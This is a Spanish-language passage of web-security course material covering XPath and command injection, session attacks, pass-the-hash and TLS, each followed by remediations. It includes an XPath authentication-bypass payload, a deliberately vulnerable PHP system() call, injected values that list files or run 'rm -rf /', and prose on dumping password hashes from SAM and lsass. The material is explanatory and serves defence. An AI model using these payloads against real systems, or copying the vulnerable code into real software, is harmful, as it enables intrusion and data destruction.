


Figura 43: LDAP Injection.
Fuente. - <http://computersecuritypgp.blogspot.pe>

2.2.3. XPath Injection

Una aplicación Web se vuelve vulnerable al ataque cuando no desinfecta los datos proporcionados por el usuario de manera adecuada y no los usa de forma segura para acceder a otros datos del servidor. XPath Injection Attack es uno de esos ataques. Muchas aplicaciones Web se vuelven vulnerables a XPath Injection cuando usan datos suministrados por el usuario de forma insegura para construir una consulta XPath para datos XML.

¿Qué es XPath?

Muchas aplicaciones Web utilizan XML o EXtensible Markup Language para almacenar y transportar datos en formato legible por humanos y legible por máquina. A menudo se usa para separar los datos de la presentación.

Para dar un ejemplo, un servidor Web puede almacenar datos en archivos XML separados y escribir un pequeño código JavaScript para leer los archivos XML y actualizar los contenidos de las páginas HTML.

XSLT o EXtensible Stylesheet Language Transformations es un lenguaje de hoja de estilos recomendado para XML, que se utiliza para transformar un documento XML en HTML.

XPath es un elemento principal en XSLT. Se usa en XSLT para navegar a través de un documento XML para encontrar la información requerida.

Para dar un ejemplo, consideremos este documento XML:

```
<?xml version="1.0" encoding="UTF-8"?>

<bookstore>

<book category="PROGRAMMING">
<title lang="en">Learn Programming</title>
<author>Adam Smith</author>
<year>2050</year>
<price>50.00</price>
</book>

</bookstore>
```

Figura 44: Documento XML.
Fuente. - <http://computersecuritypgp.blogspot.pe>

En un navegador moderno, puede cargar el documento XML usando:

```
var xmlhttprequest = new XMLHttpRequest ()
```

Figura 45: Invocando XML con XMLHttpRequest.
Fuente. - <http://computersecuritypgp.blogspot.pe>

Y la siguiente consulta de XPath seleccionará el título del libro del documento XML:

```
xpath="/bookstore/book/title";  
xmlDoc.evaluate(xpath, xmlDoc, null, XPathResult.ANY_TYPE, null);
```

Figura 46: Consulta XPath a documento XML.
Fuente. - <http://computersecuritypgp.blogspot.pe>

¿Qué es el ataque de inyección XPath?



Figura 47: Ataque XPath Injection.
Fuente. - <http://computersecuritypgp.blogspot.pe>

Supongamos que tenemos un sistema de autenticación en una página Web que toma entradas del nombre de usuario y la contraseña del usuario y utiliza XPath para buscar el siguiente documento XML y descubrir el usuario adecuado.

```
<?xml version="1.0" encoding="utf-8"?>  
<Users>  
  <User ID="1">  
    <FirstName>John</FirstName>  
    <LastName>Baker</LastName>  
    <UserName>JBaker</UserName>  
    <Password>SecretForJohn</Password>  
    <Type>Admin</Type>  
  </User>  
  <User ID="2">  
    <FirstName>Arnold</FirstName>  
    <LastName>Cook</LastName>  
    <UserName>ACook</UserName>  
    <Password>SecretForArnold</Password>  
    <Type>User</Type>  
  </User>  
</Users>
```

Figura 48: Documento XML.
Fuente. - <http://computersecuritypgp.blogspot.pe>

Consideremos que utiliza el siguiente XPath para buscar al usuario:

```
FindUserXPath = "//User[UserName/text()='' & Request("Username") & ""
and Password/text()='' & Request("Password") & "]"
```

Figura 49: Consulta XPath.
Fuente. - <http://computersecuritypgp.blogspot.pe>

Por lo tanto, un atacante puede enviar un nombre de usuario y contraseña maliciosos en la aplicación Web para seleccionar nodos XML sin conocer ningún nombre de usuario y contraseña reales.

```
Username: blah' or 1=1 or 'a'='a
Password: blah
```

Figura 50: Consulta XPath.
Fuente. - <http://computersecuritypgp.blogspot.pe>

Entonces, lógicamente FindUserXPath se convierte en equivalente a:

```
//User[(UserName/text()='blah' or 1=1) or
('a'='a' and Password/text()='blah')]
```

Figura 51: Consulta XPath.
Fuente. - <http://computersecuritypgp.blogspot.pe>

Como la primera parte de XPath siempre es cierta, la parte de la contraseña se vuelve irrelevante y la parte UserName coincide con el administrador. Por lo tanto, ahora puede revelar información sensible del servidor al atacante, que el atacante puede explotar con fines maliciosos. Y, la aplicación Web se vuelve vulnerable a XPath Injection Attack.

2.2.4. Command Injection

A veces, una aplicación Web toma la entrada del usuario y ejecuta los comandos correspondientes en el servidor y muestra el resultado. Un ataque de inyección de Shell o ataque de inyección de comando es un ataque en el que un atacante aprovecha vulnerabilidades de una aplicación Web y ejecuta un comando arbitrario en el servidor para actividades maliciosas.




Figura 52: Ataque Command Injection.
Fuente. - <http://computersecuritypgp.blogspot.pe>

¿Cómo se perpetra el ataque de inyección de comando?

Supongamos que una aplicación Web toma el nombre de un archivo como entrada de un usuario y lo muestra. Y, la aplicación Web lo ha implementado con la siguiente pieza de código PHP:

```
<?php  
print(Please specify the name of the file ) ;  
$file = $_GET['filename'] ;  
system("cat $file") ;  
?>
```

Figura 53: Ataque Command Injection.
Fuente. - <http://computersecuritypgp.blogspot.pe>

Entonces, si un usuario da una entrada 'profile.txt', se mostrará el archivo correspondiente.

Pero, supongamos que un atacante da una entrada 'profile.txt; ls; '. Enumerará todos los archivos en el directorio donde se guarda profile.txt.

O peor aún, el atacante puede dar entrada 'profile.txt; rm -rf /; "y esto eliminará todos los archivos en el directorio raíz.

Los siguientes son los operadores más comunes utilizados para explotar esta vulnerabilidad:

- <comando 1> ; <comando 2> - para ejecutar el comando secuencial.
- <comando 1> | <comando 2> - para establecer la salida del comando 1 a algún comando de comando malicioso 2.
- comando 1 ‘comando 2’ - para establecer la salida del comando 1 como argumentos del comando 2.
- comando 1 \$ (comando 2) - para establecer la salida del comando 1 como argumentos del comando 2.
- comando 1 && comando 2 - para ejecutar el comando 2 si y solo si el comando 1 es exitoso.
- comando 1 || Comando 2 - para ejecutar el comando 2 en caso de que el comando 1 no sea exitoso.
- comando 1> nombre de archivo - para sobrescribir el nombre del archivo con la salida del comando 1.
- nombre de archivo 1 < nombre de archivo 2 - para reemplazar el contenido del nombre de archivo 1 con el del nombre de archivo 2.

2.2.5. Remediaciones

BLIND SQL Injection:

- La entrada del usuario no debe incrustarse directamente en la consulta. En su lugar, se deben usar declaraciones parametrizadas que funcionen con parámetros.
- Las restricciones de tipo de las variables deben verificarse adecuadamente antes de ejecutar la consulta.
- Para declaraciones parametrizadas, los parámetros deben escanearse correctamente. Por ejemplo, en PHP, `mysqli_real_escape_string()` se puede usar para escanear parámetros.
- Ciertos personajes incluso pueden estar prohibidos para ser utilizados en la consulta.
- Los permisos de la base de datos deben estar limitados apropiadamente. Se pueden restringir algunas tablas para que se obtengan sin los permisos adecuados.
- `Bin2hex()` y `unhex()` se pueden usar para convertir los parámetros a / desde valores hexadecimales. La ventaja de esto es que la salida de la función `unhex()` se devuelve como una cadena y no se interpreta.

LDAP Injection:

- Los datos suministrados por el usuario se deben desinfectar adecuadamente para que no contengan ninguna cadena o carácter que pueda usarse con fines maliciosos. Se deben usar las entradas que contienen solo algunos caracteres permitidos y se deben evitar las expresiones regulares.
- Antes de que se devuelva una salida al usuario, se debe verificar que contenga solo la información específica. La cantidad de datos devueltos por una consulta puede ser restringida.
- LDAP debe configurarse con cuidado, para que exista un control de acceso adecuado en LDAP directory. El nivel de acceso utilizado por la aplicación Web debe ser mínimo.

XPath Injection:

- Use una interfaz XPath parametrizada siempre que sea posible.
- Construya la consulta XPath de forma dinámica y evite las entradas de usuario correctamente.
- En una consulta XPath construida dinámicamente, si está utilizando comillas para finalizar la entrada que no es de confianza, asegúrese de escapar esa cita en la entrada que no es de confianza, para que la entrada que no es de confianza no intente salir de la parte entrecomillada. Por ejemplo, si se utiliza una comilla simple (') para terminar el nombre de usuario de entrada, entonces reemplace cualquier carácter de comilla simple (') en la consulta XPath con la versión codificada XML de ese carácter, por ejemplo “'”.

- El uso de consultas XPath precompiladas siempre es bueno. Con esto, las entradas del usuario se escapan correctamente sin perder ningún carácter que debería haberse escapado.

Command Injection:

- Con cuidado, desinfecte todos los datos ingresados por el usuario en la aplicación Web.
- Elimine ciertos caracteres como ';', '&', ']' etc. de los datos de entrada del usuario.
- Limite la longitud de los datos de entrada del usuario.
- Verifique la validez del tipo de datos de entrada del usuario.
- Siempre es recomendable incluir funciones de filtrado antes de ejecutar el comando. En PHP, `escapeshellarg`, `escapeshellcmd` puede resolver el propósito.

2.3. TEMA 4: A2 – BROKEN AUTHENTICATION

2.3.1. Session Fixation

Cuando un usuario se autentica en un servidor, se coloca una cookie de sesión en su computadora. Para solicitudes posteriores en la sesión, se utiliza la información guardada en la cookie.

En Session Fixation Attack, un atacante explota la vulnerabilidad de seguridad en la aplicación Web y corrige la clave de sesión del usuario con un valor predefinido, para que el atacante pueda iniciar sesión en el servidor e imitar al usuario para robar información confidencial y realizar más ataques.




Figura 54: Ataque Session Fixation.
Fuente. - <http://computersecuritypgp.blogspot.pe>

Entendamos cómo se realizan los ataques, con un par de ejemplos.

Ejemplo 1:

- El atacante descubre que la aplicación Web tiene vulnerabilidades de seguridad. Acepta cualquier sesión, el identificador acepta especialmente el identificador de sesión de las cadenas de consulta y no realiza la validación de seguridad correctamente.
- El atacante ahora usa algo de ingeniería social y envía a la víctima un enlace que contiene la clave de sesión predefinida. Él convence a la víctima para que haga clic en el enlace, por ejemplo, diciendo que es un enlace de algunas características nuevas en el banco.
- La víctima hace clic en el enlace y aparece una ventana de inicio de sesión.
- La víctima inicia sesión y la clave de sesión se establece con el valor proporcionado por el atacante.

- El atacante ahora puede iniciar sesión y obtener acceso ilimitado a la cuenta de la víctima. El atacante ahora puede robar información sensible o realizar más ataques.

Ejemplo 2:

- El atacante inicia sesión en el servidor y anota la clave de sesión.
- El atacante envía un enlace que contiene la clave de sesión a la víctima usando trucos similares de ingeniería social.
- La víctima hace clic en el enlace e inicia sesión en el servidor.
- La clave de sesión de la víctima se establece en la clave de sesión enviada por el atacante.
- El atacante ahora puede iniciar sesión en el servidor imitando a la víctima.
- Tenga en cuenta que aquí el atacante está utilizando una identificación de sesión generada por el servidor en lugar de una aleatoria. Por lo tanto, incluso si un servidor acepta solo claves de sesión generadas por el servidor, no está a salvo de los ataques de fijación de sesión.

Ejemplo 3:

- Un sitio Web vulnerable.com otorga un subdominio untrusted.vulnerable.com a un tercero que no es de confianza.
- El atacante tiene control sobre el sitio Web untrusted.vulnerable.com y él atrae a la víctima a visitar untrusted.vulnerable.com.
- Cuando la víctima visita untrusted.vulnerable.com, se establece una cookie en su navegador con el dominio .vulnerable.com.
- La víctima ahora visita vulnerable.com y la misma cookie se envía al servidor.
- El servidor acepta la cookie tal como está con el dominio .vulnerable.com.
- Pero esta clave de sesión es conocida por el atacante. Entonces, el atacante inicia sesión en el servidor y se hace pasar por la víctima.

2.3.2. Pass-the-hash

Pass The Hash Attack es un ataque en el que el atacante piratea la contraseña de un usuario y se rompe en el servidor o servicio para robar datos o realizar otras actividades maliciosas.

Normalmente, un usuario necesita proporcionar una contraseña de autenticación, que se convierte en un hash utilizando algún algoritmo hash popular y luego se combina con el valor hash almacenado en el servidor. Las contraseñas de los usuarios nunca se almacenan o se envían en formato de texto plano a través del cable. Nunca se requieren contraseñas sin formato para completar la autenticación para un usuario. Y para un atacante.

Por lo tanto, si un atacante puede recolectar valores hash de contraseñas e intentar suplantar a un usuario, puede ingresar al servidor. En un ataque Pass The Hash, el atacante usa este mecanismo. En este ataque, el atacante usa la autenticación LM o NTLM, en lugar de utilizar algún mecanismo de fuerza bruta para obtener la contraseña de texto claro de su valor hash.




Figura 55: Ataque Pass The Hash.
Fuente. - <http://computersecuritypgp.blogspot.pe>

¿Qué es la autenticación LM o NTLM?

LM Hash o LanMan Hash o Lan Manager Hash es una función hash comprometida que alguna vez fue la función hash primaria para Microsoft Lan Manager o la versión de Microsoft Windows antes de NT. El soporte para este protocolo continuó en versiones posteriores de Windows para compatibilidad con versiones anteriores, pero Microsoft recomendó que los administradores desactivaran el protocolo. En Windows Vista, el protocolo está deshabilitado de forma predeterminada, pero en algunas implementaciones CIFS que no sean de Microsoft, se siguió utilizando. NTLM o NT Lan Manager es el sucesor de Lan Manager. NTLM se implementa ampliamente incluso en sistemas nuevos, para mantener la compatibilidad con sistemas más antiguos. Pero, Microsoft ya no recomienda NTLM en las aplicaciones.

¿Cómo se calcula el Hash LM?

El Hash LM se calcula utilizando los siguientes métodos:

- Un usuario da una contraseña que está restringida a catorce caracteres.
- La contraseña del usuario se convierte a mayúsculas.
- La contraseña está codificada en la página de códigos OEM del sistema.
- La contraseña es null acolchada a 14 bytes.
- La contraseña acolchada nula de 14 bytes se divide a la mitad en dos 7 bytes.
- Cada valor de 7 bytes se usa para generar una clave DES de 64 bits. Aquí, se inserta un bit nulo después de cada 7 bits, generando así 64 bits. Los bits nulos se descartan más tarde. Al igual que estas dos claves DES se generan a partir de dos mitades de 7 bytes.
- Dos claves DES generadas de este modo se utilizan para encriptar una clave constante "KGS! @ # \$%", Formando así dos textos cifrados de 8 bytes.
- Estos dos textos cifrados se concatenan para obtener el Hash LM de 16 bytes.

Cómo se perpetra el pase The Hash Attack

Pero, ¿no necesita el atacante los valores hash de las contraseñas de los usuarios para hackear las cuentas? ¿Cómo realizan los atacantes el ataque Pass The Hash?

Antes de realizar dichos ataques, el atacante recopila los hash de contraseñas de las cuentas de usuario. Hay varios métodos que un atacante normalmente usa para obtener los hashes de contraseña:

Un atacante puede piratear los privilegios de administrador y obtener los valores almacenados en caché de los valores hash de contraseña del SAM. Sin embargo, el administrador puede desactivar el comportamiento predeterminado del uso fuera de línea de los valores en hash almacenados en caché. Entonces, este método puede no funcionar siempre.

El atacante a veces vuelca la base de datos de cuentas de los usuarios locales o SAM para obtener hashes de contraseñas de usuarios locales y luego usarlos con hashes de contraseñas de cuentas administrativas locales para hackear múltiples sistemas.

El atacante a veces sniffea el tráfico LM o NTLM entre el cliente y el servidor y luego crackea los valores hash cifrados.

El atacante también puede volcar las credenciales de usuarios autenticados almacenados por el proceso de Windows lsass.exe. En este método, el atacante puede obtener valores hash de cuentas de usuario, no solo de usuarios locales sino también de usuarios de dominio de seguridad de los que la máquina es miembro.

2.3.3. Session Hijacking

Cuando un usuario se autentica en un servidor Web, la sesión se mantiene con una cookie HTTP. Y la cookie se coloca en la computadora del usuario. Session Hijacking es un ataque en el que un atacante explota una sesión válida de un usuario y obtiene acceso no autorizado al servidor Web con fines maliciosos.




Figura 56: Ataque Session Hijacking.
Fuente. - <http://computersecuritypgp.blogspot.pe>

A continuación, se mencionan algunos métodos mediante los cuales se realiza un secuestro de sesión:

Session Fixation

En este ataque, un atacante establece el ID de sesión de un usuario a uno conocido por él. Y, cuando el usuario cae en trampa e inicia sesión en el servidor, el atacante se hace pasar por él.

Por lo general, sigue estos pasos:

- Un atacante usa ingeniería social y envía a la víctima un enlace que contiene la identificación de sesión predefinida.
- La víctima hace clic en el enlace y aparece una pantalla de inicio de sesión. Cuando inicia sesión en el servidor, el servidor asigna esa identificación de sesión a la víctima (debido a vulnerabilidades en la aplicación Web)
- Pero, esta identificación de sesión es conocida por el atacante. Entonces, el atacante ahora inicia sesión en el servidor imitando a la víctima.

Session Sidejacking

En este ataque, el atacante realiza principalmente el rastreo de paquetes y lee el tráfico de red entre la máquina de la víctima y el servidor para robar la cookie de sesión.

Por lo general, sigue estos pasos:

- La víctima inicia sesión en el servidor y comienza a comunicarse.
- El atacante usa un rastreador de paquetes y lee el tráfico de red entre ellos.
- El atacante roba la cookie de sesión.
- El atacante usa la misma cookie de sesión para iniciar sesión en el servidor y suplantar a la víctima.

Cross-Site Scripting

En este ataque, el atacante explota a una víctima e inyecta secuencias de comandos del lado del cliente en páginas Web vistas por la víctima para realizar actividades maliciosas como robar información confidencial, etc.

Por lo general, sigue estos pasos:

- El atacante escribe una secuencia de comandos de manera que cuando un usuario ya ha iniciado sesión en el servidor y hace clic en el enlace de la secuencia de comandos, la información de la sesión se transfiere al atacante.
- El atacante usa ingeniería social y envía el enlace a la víctima.
- La víctima inicia sesión en el servidor y hace clic en el enlace.
- La información de sesión colocada en la cookie se transfiere al atacante.
- El atacante ahora explota la información de la sesión para iniciar sesión en el servidor que se hace pasar por la víctima.

Uso de Malware

Aquí, el atacante infecta la computadora de la víctima con un malware y luego roba la cookie de sesión.

Por ejemplo:

- La víctima instala un software de una fuente que no es de confianza.
- La computadora de la víctima está infectada con un secuestrador de navegador.
- El malware cambia la configuración de seguridad del navegador del atacante.
- Cuando la víctima inicia sesión en el servidor, el malware roba la cookie de sesión y la transfiere al atacante.
- El atacante ahora puede iniciar sesión en el servidor imitando a la víctima.

2.3.4. Remediaciones

Session Fixation

Podemos tomar un par de pasos para prevenir este ataque.

- Las aplicaciones Web no deben aceptar identificadores de sesión de las variables GET o POST. Ellos simplificarán bastante los ataques.
- Las aplicaciones Web deberían cambiar la clave de sesión una vez que el usuario inicie sesión. Esto limitará a los atacantes incluso si logran arreglar la clave de sesión de los usuarios anónimos.
- Las aplicaciones Web pueden cambiar la cookie con todas y cada una de las solicitudes realizadas por la computadora del usuario. Esto limitará al atacante en gran medida, ya que puede hacer poco con la fijación de una sola clave de sesión.
- Las aplicaciones Web no deben aceptar ningún número aleatorio como clave de sesión. En su lugar, deberían aceptar solo claves de sesión generadas por el servidor.
- Los usuarios siempre deben desconectarse de las aplicaciones Web tan pronto como terminen de usarlas.
- Las aplicaciones Web deben caducar las claves de sesión antiguas. Esto reforzará la seguridad.
- Las aplicaciones Web deberían destruir la sesión, si el Remitente es sospechoso.
- Las aplicaciones Web deben usar comprobaciones secundarias como la coincidencia de la dirección IP con la de la sesión anterior, etc., para aumentar la seguridad.
- Usar más de uno de los métodos indicados anteriormente siempre reforzará mejor la seguridad.

Por lo tanto, tenga cuidado con varias vulnerabilidades para que pueda proteger su información de una mejor manera y mantenerse a salvo, mantenerse protegido.

Pass-the-hash

En realidad, no hay una defensa única contra este ataque. Pero, hay algunas precauciones que se pueden tomar.

- El uso de firewalls, sistema de prevención de intrusiones, autenticación 802.1x, IPSec, software antivirus, cifrado de disco completo, etc. puede prevenir este ataque.
- Se puede limitar el almacenamiento en una máquina de Windows de las credenciales de usuario almacenadas en caché. El principio de privilegio mínimo siempre es útil. Los sistemas de Windows se pueden configurar para no usar protocolos LM o NTLM. Y, por último, pero no menos importante, el modo de administración restringida es una nueva función de seguridad para el sistema operativo Windows presentada en 2014 y está realmente diseñada para dificultar la vida de los atacantes.

Session Hijacking

Podemos tomar algunos pasos para evitar el secuestro de la sesión:

- Las aplicaciones Web deben usar SSL/TLS para transferir datos confidenciales. Esto cifrará los datos, dificultando que el atacante robe la cookie de sesión o cualquier otra información.
- Las aplicaciones Web deben usar números aleatorios muy largos como clave de sesión, de modo que resulta difícil para el atacante adivinar la clave de sesión y explotarla.
- Después de que un usuario se autentica, el servidor debe regenerar la clave de sesión. Será difícil para el atacante adivinar la clave de sesión después de que el usuario inicie sesión.
- Las aplicaciones Web deben usar comprobaciones secundarias como la coincidencia de la dirección IP con la de la sesión anterior, etc., para aumentar la seguridad.
- Las aplicaciones Web pueden cambiar la cookie con todas y cada una de las solicitudes realizadas por la computadora del usuario. Esto limitará al atacante en gran medida.
- Los usuarios siempre deben desconectarse de las aplicaciones Web, tan pronto como terminen de usarlas.

2.4. TEMA 5: A3 – SENSITIVE DATA EXPOSURE

2.4.1. Validación de la capa de transporte

El principal beneficio de la seguridad de la capa de transporte es la protección de los datos de aplicaciones Web contra la divulgación y modificación no autorizada cuando se transmite entre clientes (navegadores Web) y el servidor de aplicaciones Web, y entre el servidor de aplicaciones Web y back-end y otros no basados en navegador componentes de la empresa.

El componente de validación del servidor de TLS proporciona autenticación del servidor al cliente. Si se configura para requerir certificados del lado del cliente, TLS también puede desempeñar un papel en la autenticación del cliente al servidor. Sin embargo, en la práctica, los certificados del lado del cliente no se usan a menudo en lugar de los modelos de autenticación basados en el nombre de usuario y la contraseña para los clientes.

TLS también brinda dos beneficios adicionales que comúnmente se pasan por alto; garantías de integridad y prevención de reproducción. Una secuencia de comunicación TLS contiene controles incorporados para evitar la manipulación de cualquier parte de los datos cifrados. Además, los controles también están incorporados para evitar que una secuencia capturada de datos TLS se reproduzca en un momento posterior.

Cabe señalar que TLS proporciona las garantías anteriores a los datos durante la transmisión. TLS no ofrece ninguno de estos beneficios de seguridad a los datos que están en reposo. Por lo tanto, se deben agregar los controles de seguridad adecuados para proteger los datos mientras está en reposo dentro de la aplicación o dentro de los almacenes de datos.

- Use TLS, ya que SSL ya no se considera utilizable para la seguridad.
- Todas las páginas se deben servir a través de HTTPS. Esto incluye css, scripts, imágenes, solicitudes AJAX, datos POST e inclusiones de terceros. De lo contrario, crea un vector para los ataques de hombre en el medio.
- Proteger páginas autenticadas con HTTPS no es suficiente. Una vez que hay una solicitud en HTTP, los ataques de hombre en el medio son posibles y los atacantes pueden evitar que los usuarios lleguen a las páginas seguras.
- el Encabezado de seguridad de transporte estricto de HTTP debe usarse y precargarse en los navegadores. Esto indicará a los navegadores compatibles que solo usen HTTPS, incluso si se les solicita que usen HTTP.
- Las cookies deben marcarse como seguras.

Requerimientos básicos

Los requisitos básicos para usar TLS son: acceso a una infraestructura de clave pública (PKI) para obtener certificados, acceso a un directorio o un respondedor de protocolo de estado de certificados en línea (OCSP) para verificar el estado de revocación del certificado y acuerdo / capacidad para admitir una configuración mínima de versiones de protocolo y opciones de protocolo para cada versión.

SSL vs. TLS

Los términos, Secure Socket Layer (SSL) y Transport Layer Security (TLS) a menudo se usan indistintamente. De hecho, SSL v3.1 es equivalente a TLS v1.0. Sin embargo, las versiones diferentes de SSL y TLS son compatibles con los navegadores Web modernos y con la mayoría de los frameworks y plataformas Web modernos. A los fines de esta hoja de referencia nos referiremos a la tecnología genéricamente como TLS. Las recomendaciones con respecto al uso de los protocolos SSL y TLS, así como el soporte de navegador para TLS, se pueden encontrar en la regla a continuación titulada "Solo soporte de protocolos fuertes".

SSL	TLS
1.0	
2.0	
3.0	
(3.1)	1.0
(3.2)	1.1
(3.3)	1.2

Figura 57: SSL vs. TLS.
Fuente. - <https://ciberseguridad.blog>

2.4.2. Almacenamiento criptográfico inseguro

Proteger datos delicados con criptografía se ha convertido una parte clave de la mayoría de las aplicaciones Web. Simplemente no cifrar datos delicados está muy extendido. Aplicaciones que sí cifran, frecuentemente contienen criptografía mal diseñada, ya sea usando sistemas de cifrado no apropiados o cometiendo errores serios al usar algoritmos de cifrado sólido. Estos defectos pueden conducir a la revelación de datos delicados y violaciones de cumplimiento de estándares.

Entornos Afectados

Todos los entornos de aplicaciones Web son vulnerables al almacenamiento criptográfico inseguro.

Vulnerabilidad

La prevención de fallas criptográficas conlleva una cuidadosa planeación. Los problemas más comunes son:

- No cifrar datos delicados.
- Usar algoritmos creados a la medida.
- Uso inseguro de algoritmos sólidos.
- Continuar utilizando algoritmos débiles (MD5, SHA-1, RC3, RC4, etc.).
- Incrustar llaves en el código fuente y almacenar las llaves en forma insegura.

